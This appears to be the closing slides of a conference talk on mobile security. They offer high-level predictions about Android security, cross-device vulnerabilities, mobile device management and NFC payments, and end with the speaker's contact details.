


The bottom line: mobile security is currently in a game of catch-up...

- Learned these same lessons from traditional computing for decades now
- Same vulnerabilities, same mitigations, different platform



- Things will get worse for Android before they get better
 - But they will get better...
- More interesting cross-device vulnerabilities
 - Like the Web Market XSS
- An emphasis on security differentiators
 - Better MDM, mobile payments via NFC, etc
- Less mobile platform heterogeneity
 - Good or bad for security?



Jon Oberheide
@jonoberheide
jon@oberheide.org

Duo Security

